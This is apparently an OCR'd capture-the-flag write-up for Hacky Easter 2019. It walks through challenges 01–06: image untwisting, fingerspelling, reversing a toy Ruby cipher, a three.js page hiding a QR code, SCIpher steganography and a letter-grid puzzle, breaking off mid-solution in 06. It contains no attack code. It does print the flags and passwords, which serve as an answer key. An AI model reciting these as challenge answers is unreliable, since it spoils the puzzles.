
Hacky Easter 2019 writeup by scryh


Easy


Medium


Hard


Hidden


---

return to overview ⇧


01 - Twisted

The challenge directly provides the egg, though it is a little bit twisted:

In order to untwist the image, GIMP can be used. At first I applied the filter *Filters -> Distorts -> Whirl and Pinch...* with a whirl value of `113.0`:



Secondly the image can be rotated using the *Rotate Tool* (`Shift+R`) with an angle of approximately `-7.42`:



The QR code of the final image can be scanned using `zbarimg` (`apt-get install zbar-tools`):

```
root@kali:~/Documents/he19/egg01# zbarimg untwisted.png
QR-Code:he19-Eihb-UUVw-nObm-lxaW
scanned 1 barcode symbols from 1 images in 0.02 seconds
```

The flag is he19-Eihb-UUVw-nObm-lxaW.

---

return to overview ⇧


02 - Just Watch

The challenge provides the following GIF animation:

Obviously the girl on the picture is disclosing the password by showing different signs with her hand.

Googling a little bit for `hand` and `signs` I found a wikipedia article about fingerspelling.

Using the google image search with the term `fingerspelling` revealed this website containing the following image:



This seem to be the exact same images as used in the challenge.

In order to decode the password more easily, I started by extracting all frames of the animation using `convert`:

```
root@kali:~/Documents/he19/egg02# convert -coalesce justWatch.gif out%d.png
root@kali:~/Documents/he19/egg02# ls -al
total 3716
drwxr-xr-x 2 root root    4096 May 15 02:38 .
drwxr-xr-x 3 root root    4096 May 15 02:11 ..
-rw-r--r-- 1 root root 1948510 May 15 02:11 justWatch.gif
-rw-r--r-- 1 root root  166684 May 15 02:38 out0.png
-rw-r--r-- 1 root root  166761 May 15 02:38 out10.png
-rw-r--r-- 1 root root  167056 May 15 02:38 out1.png
-rw-r--r-- 1 root root  166346 May 15 02:38 out2.png
-rw-r--r-- 1 root root  166343 May 15 02:38 out3.png
-rw-r--r-- 1 root root  165351 May 15 02:38 out4.png
-rw-r--r-- 1 root root  166343 May 15 02:38 out5.png
-rw-r--r-- 1 root root  165907 May 15 02:38 out6.png
-rw-r--r-- 1 root root  166516 May 15 02:38 out7.png
-rw-r--r-- 1 root root  167056 May 15 02:38 out8.png
-rw-r--r-- 1 root root  166632 May 15 02:38 out9.png
```

Now each frame of the animation can be mapped to the corresponding letter from the above image:

Entering the password `givemeasign` in the Eggo-o-Matic™ yields the egg:

The flag is he19-DwWd-aUU2-yVhE-SbaG.

---

return to overview ⇧

03 - Sloppy Encryption

The challenge provides the following ruby script called `sloppy.rb`:

```
require"base64"
puts"write some text and hit enter:"
input=gets.chomp
h=input.unpack('C'*input.length).collect{|x|x.to_s(16)}.join
```

```
ox='%#X'%h.to_i(16)
x=ox.to_i(16)*['5'].cycle(101).to_a.join.to_i
c=x.to_s(16).scan(/../).map(&:hex).map(&:chr).join
b=Base64.encode64(c)
puts"encrypted text:""#{b}"
```

The script prompts the user to enter some text, which is encrypted (in this case `"test"`):

```
root@kali:~/Documents/he19/egg03# ruby sloppy.rb
write some text and hit enter:
test
encrypted text:LjG7n80dns+hkaaYQKo0CqOOvhyCrBHyBmmHDxNDMfoSDjjjjjjjjjjTY6/
3A==
```

The challenge description also provides an already encrypted string which should be decrypted:

```
K7sAYzGlYx0kZyXIIPrXxK22DkU4Q+rTGfUk9i9vA60C/ZcQOSWNfJLTu4RpIBy/27yK5CBW+UrBhm0=
```

In order to decrypt the string, we need to revert the steps made by the script. Let's start by determining what each of the steps does.

At first the user input is read using `gets.chomp`:

```
input=gets.chomp
```

Then several methods are called on this input and the final result is stored in the variable `h`:

```
h=input.unpack('C'*input.length).collect{|x|x.to_s(16)}.join
```

In order to understand what these methods do, we can call them one after another on some test input using the interactive ruby shell (*irb*):

```
root@kali:~/Documents/he19/egg03# irb --simple-prompt
>> input = 'test'
=> "test"
>> input.unpack('C'*input.length)
=> [116, 101, 115, 116]
>> input.unpack('C'*input.length).collect{|x|x.to_s(16)}
=> ["74", "65", "73", "74"]
>> h=input.unpack('C'*input.length).collect{|x|x.to_s(16)}.join
=> "74657374"
```

As we can see, each character of the input string is converted to its corresponding ASCII value (`unpack`), which is then converted to its hex value as a string (`to_s(16)`). Finally all single hex strings are combined to one string (`join`).

The next line basically prepends `"0X"` to the string:

```
>> ox='%#X'%h.to_i(16)
=> "0X74657374"
```

The resulting value is multiplied with another value:

```
x=ox.to_i(16)*['5'].cycle(101).to_a.join.to_i
```

Let's comprehend the value of both multipliers:

```
>> ox.to_i(16)
=> 1952805748
>> ['5'].cycle(101).to_a.join.to_i
=> 55555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555555
```

The first multiplier is the value of the hex string converted to an integer (`"0X74657374" = 1952805748`). The second multiplier is simply the value `555...` (101 times).

The next lines contains a few method calls on the resulting value `x`:

```
c=x.to_s(16).scan(/../).map(&:hex).map(&:chr).join
```

Again, let's call the methods one after another in order to understand what they do:

```
>> x.to_s(16)
=> "2e31bb9fcd1d9ecfa191a69840aa340aa38ebe1c82ac11f20669870f134331fa120e38e38e38e38e38e34d8ebfdc"
>> x.to_s(16).scan(/../)
=> ["2e", "31", "bb", "9f", "cd", "1d", "9e", "cf", "a1", "91", "a6", "98", "40", "aa", "34", "0a", "a3", "8e", "be", "1c", "82", "ac",
"11", "f2", "06", "69", "87", "0f", "13", "43", "31", "fa", "12", "0e", "38", "e3", "8e", "38", "e3", "8e", "38", "e3", "4d", "8e",
"bf", "dc"]
>> x.to_s(16).scan(/../).map(&:hex)
=> [46, 49, 187, 159, 205, 29, 158, 207, 161, 145, 166, 152, 64, 170, 52, 10, 163, 142, 190, 28, 130, 172, 17, 242, 6, 105, 135, 15, 19,
67, 49, 250, 18, 14, 56, 227, 142, 56, 227, 142, 56, 227, 77, 142, 191, 220]
>> x.to_s(16).scan(/../).map(&:hex).map(&:chr)
=> [".", "1", "\xBB", "\x9F", "\xCD", "\x1D", "\x9E", "\xCF", "\xA1", "\x91", "\xA6", "\x98", "@", "\xAA", "4", "\n", "\xA3", "\x8E",
"\xBE", "\x1C", "\x82", "\xAC", "\x11", "\xF2", "\x06", "i", "\x87", "\x0F", "\x13", "C", "1", "\xFA", "\x12", "\x0E", "8", "\xE3",
"\x8E", "8", "\xE3", "\x8E", "8", "\xE3", "M", "\x8E", "\xBF", "\xDC"]
>> x.to_s(16).scan(/../).map(&:hex).map(&:chr).join
=>
".1\xBB\x9F\xCD\x1D\x9E\xCF\xA1\x91\xA6\x98@\xAA4\n\xA3\x8E\xBE\x1C\x82\xAC\x11\xF2\x06i\x87\x0F\x13C1\xFA\x12\x0E8\xE3\x8E8\xE3\x8E8\xE3M
```

At first the value of `x` is converted to a hex string (`to_s(16)`), which is then split into an array containing two hex values in each element (`scan`). Each element's value is converted to an integer (`map(&:hex)`), which is then converted to an ASCII character (`map(&:char)`). Finally all ASCII characters are combined to one string (`join`).

At the very last this string is base64 encoded an printed as the encrypted text:

```
b=Base64.encode64(c)
puts"encrypted text:""#{b}"
```

With our test input:

```
>> b=Base64.encode64(c)
=> "LjG7n80dns+hkaaYQKo0CqOOvhyCrBHyBmmHDxNDMfoSDjjjjjjjjjjTY6/\n3A==\n"
```

As we now understand, what the script does, we can revert the process in order to decrypt the given string (I added intermediate steps and removed unnecessary steps for better understanding):

```
>> c=Base64.decode64(b)
=>
".1\xBB\x9F\xCD\x1D\x9E\xCF\xA1\x91\xA6\x98@\xAA4\n\xA3\x8E\xBE\x1C\x82\xAC\x11\xF2\x06i\x87\x0F\x13C1\xFA\x12\x0E8\xE3\x8E8\xE3\x8E8\xE3M

>> c.split('')
=> [".", "1", "\xBB", "\x9F", "\xCD", "\x1D", "\x9E", "\xCF", "\xA1", "\x91", "\xA6", "\x98", "@", "\xAA", "4", "\n", "\xA3", "\x8E",
"\xBE", "\x1C", "\x82", "\xAC", "\x11", "\xF2", "\x06", "i", "\x87", "\x0F", "\x13", "C", "1", "\xFA", "\x12", "\x0E", "8", "\xE3",
"\x8E", "8", "\xE3", "\x8E", "8", "\xE3", "M", "\x8E", "\xBF", "\xDC"]
>> c.split('').map(&:ord)
=> [46, 49, 187, 159, 205, 29, 158, 207, 161, 145, 166, 152, 64, 170, 52, 10, 163, 142, 190, 28, 130, 172, 17, 242, 6, 105, 135, 15, 19,
67, 49, 250, 18, 14, 56, 227, 142, 56, 227, 142, 56, 227, 77, 142, 191, 220]
>> c.split('').map(&:ord).map{|x|'%02x'%x}
=> ["2e", "31", "bb", "9f", "cd", "1d", "9e", "cf", "a1", "91", "a6", "98", "40", "aa", "34", "0a", "a3", "8e", "be", "1c", "82", "ac",
"11", "f2", "06", "69", "87", "0f", "13", "43", "31", "fa", "12", "0e", "38", "e3", "8e", "38", "e3", "8e", "38", "e3", "4d", "8e",
"bf", "dc"]
>> c.split('').map(&:ord).map{|x|'%02x'%x}.join
=> "2e31bb9fcd1d9ecfa191a69840aa340aa38ebe1c82ac11f20669870f134331fa120e38e38e38e38e38e34d8ebfdc"
>> x=c.split('').map(&:ord).map{|x|'%02x'%x}.join.to_i(16)
=> 1084892082222222222222222222222222222222222222222222222222222222222222222222222222222222222222222222222222222222221137330140
>> ox=x/['5'].cycle(101).to_a.join.to_i
=> 1952805748
>> h=ox.to_s(16)
=> "74657374"
>> input=[h].pack('H*')
=> "test"
```

The final decrypt script ...

```
require"base64"
puts"write string to be decrypted and hit enter:"
b=gets.chomp
c=Base64.decode64(b)
x=c.split('').map(&:ord).map{|x|'%02x'%x}.join.to_i(16)
ox=x/['5'].cycle(101).to_a.join.to_i
h=ox.to_s(16)
input=[h].pack('H*')
puts"decrypted text:""#{input}"
```

... can be used the decrypt the given string:

```
root@kali:~/Documents/he19/egg03# ruby decrypt.rb
write string to be decrypted and hit enter:
K7sAYzGlYx0kZyXIIPrXxK22DkU4Q+rTGfUk9i9vA60C/ZcQOSWNfJLTu4RpIBy/27yK5CBW+UrBhm0=
decrypted text:n00b_style_crypto
```

Entering the decrypted text `n00b_style_crypto` as the password in the Eggo-o-Matic™ yields the egg:


The flag is he19-YPkZ-ZZpf-nbYt-6ZyD.

---

return to overview ⇧

04 - Disco 2

The challenge description contains a link to the following website, which displays a mirror ball in center of a bridge:




A comment within the source code states, that the implementation is taken from `http://threejs.org`:

```
<!-- From http://threejs.org webgl environment examples  -->
<!-- Spherical Map by Paul Debevec (http://www.pauldebevec.com/Probes/)  -->
```

Actually the original example can be found here. The source code is also available on GitHub.

Instead of a mirror ball the original version displays an ordinary sphere:



There are basically three js-files included in the original version:

```
<script src="../build/three.js"></script>

<script src="js/controls/OrbitControls.js"></script>

<script src="js/libs/dat.gui.min.js"></script>
```


The challenge version contains an additional file called `mirrors.js`:

```
<script src="js/three.js"></script>
<script src="js/controls/OrbitControls.js"></script>
<script src="js/libs/dat.gui.min.js"></script>
<script src="js/mirrors.js"></script>
```

This file defines an array, which obviously sets the position of each mirror tile:

```
var mirrors = [
    [-212.12311944947584, 229.43057454041843, 249.7306422149211],  [360.6631259495831, 169.04730469627978, -36.67585520745629],  ...
```

When beginning to inspect the array within the web developer console, I was quite surprised that the array contains `1930` items, which are far more than I would have expected:



In order to be able to modify the javascript code, the page can be downloaded and run locally. Since the texture images are loaded dynamically through javascript and are not downloaded automatically by the browser, the following adjustment can be made to enable the textures on the local version:


Before

```
        var r = "textures/cube/Bridge2/";
```

After

```
var r = "https://hackyeaster.hacking-lab.com/hackyeaster/challenges/disco2/textures/cube/Bridge2/";
```

After this adjustment the textures are also working in the local version:



Now we can modify the javascript code in order to get an idea of where the egg might be hidden.

One modification I tested was hiding the actual sphere of the mirror ball. In order to do this, it suffices to comment out the following line:

```
//scene.add(sphereMesh);
```

After this change we can see that there are additional mirror tiles within the sphere:

By rotating the sphere around a little bit one can vaguely guess that it is actually a QR code hidden within the sphere.

In order to get a clean view on it, the outer mirror tiles should be removed.

Since the outer tiles should all have the same distance from the center, we can determine this distance and filter out all corresponding tiles. At first let's display the distance of all tiles by entering the following javascript code in the web developer console:

```
mirrors.forEach(tile => {
  var len = Math.sqrt(tile[0]**2 + tile[1]**2 + tile[2]**2);
```

```
    console.log(len);
});
```

The printed values suggest that the distance of the outer tiles is approximately `400.0`:

Knowing this we can adjust the javascript code in order to filter out these tiles:

```
for (var i = 0; i < mirrors.length; i++) {
  var m = mirrors[i];
  mirrorTile = new THREE.Mesh(tileGeom, sphereMaterial);
  mirrorTile.position.set(m[0], m[1], m[2]);
  mirrorTile.lookAt(center);
  var len = Math.sqrt(m[0]**2 + m[1]**2 + m[2]**2);
  if (len > 399.9 && len < 400.1) continue;
  scene.add(mirrorTile);
}
```

Now a little bit less imagination is required to recognize the QR code:

Let's add two more changes to make the QR code even more recognizable. At first we can change the texture of the mirror tiles to be simply black:

```
sphereMaterial = new THREE.MeshLambertMaterial({
  //envMap : textureCube
  color: 0x000000
});
```

Then we adjust the orientation of the mirror tiles to be aligned with the direction of the bridge by replacing the following line:

```
  //mirrorTile.lookAt(center);
  mirrorTile.lookAt(new THREE.Vector3(0, 0, 1000));
```

Now the QR code is clearly visible:

... and can even be scanned:

```
root@kali:~/Documents/he19/egg04# zbarimg screen.png
QR-Code:he19-r5pN-YIRp-2cyh-GWh8
scanned 1 barcode symbols from 1 images in 0.1 seconds
```


The flag is he19-r5pN-YIRp-2cyh-GWh8.

---


return to overview ⇧

05 - Call for Papers


The challenge provides an *MS Word* file called `IAPLI_Conference.docx`:




The text itself didn't seem to contain any useful information. Though, when viewing the properties of the file, I recognized something suspicious:



The file was modified by `Philipp Sieber`, who probably is the author of the challenge (`PS`). This comes as little surprise. However the file was created by `SCIpher`. This doesn't look like an usual username. Accordingly I googled for `SCIpher`, which lead me to the following page: https://pdos.csail.mit.edu/archive/scigen/scipher.html. As the page states, *"SCIpher is a program that can hide text messages within seemingly innocuous scientific conference advertisements"*. In order to extract the hidden text message, we can simply copy&paste the text of the Word file into the following textarea and click on `Decode`:



The hidden message is actually a link:



... which leads us to the egg:

The flag is he19-A6kG-rb9U-Iury-qv93.

---


return to overview ⇧

06 - Dots

The challenge provides a sudoku-like field with letters:

H	C	E	H	T	O
R	C	H	E	D	I
L	S	L	O	O	L
P	W	A	H	B	I
U	C	A	T	S	K
S	E	W	T	O	E

... as well as another field containing dots:



At first I thought that the dots in the second image indicate, which letters in the first image are relevant. Since this didn't lead to anything useful, I tried it the other way round: taking all letters into account, which are not covered by a dot. When doing this, I recognized that each dot is in a different inner square and all squares are covered by a dot expect the middle upper as well as the middle right one. So this must be the actual dots of the field located at the bottom right containing a painting of green and golden dots. Thus we got the following letters:

●	C	●	H	T	O
R	C	H	E	D	I
●	S	●	O	●	L
P	W	A	H	●	I
●	●	A	T	S	●
S	E	W	T	O	E

The letters are: `CRCHSHTOEDIOLPWAASEWHITSTOE`

The first word, which is quite good recognizable within this letters, is `PASSWORD`.

Extracting this words makes the remaining letters: `CCHHTOEILAEWHITSTOE`.

Mh, there might also be the word `THE` ... remaining letters: `CCHOILAEWHITSTOE`.

Probably also `IS` ... remaining letters: `CCHOLAEWHITTOE`.

The letters at the end look like the word `WHITE` ... remaining letters: `CCHOLAETO`.

And these letters can be rearranged to the last word, which is: `CHOCOLATE`.

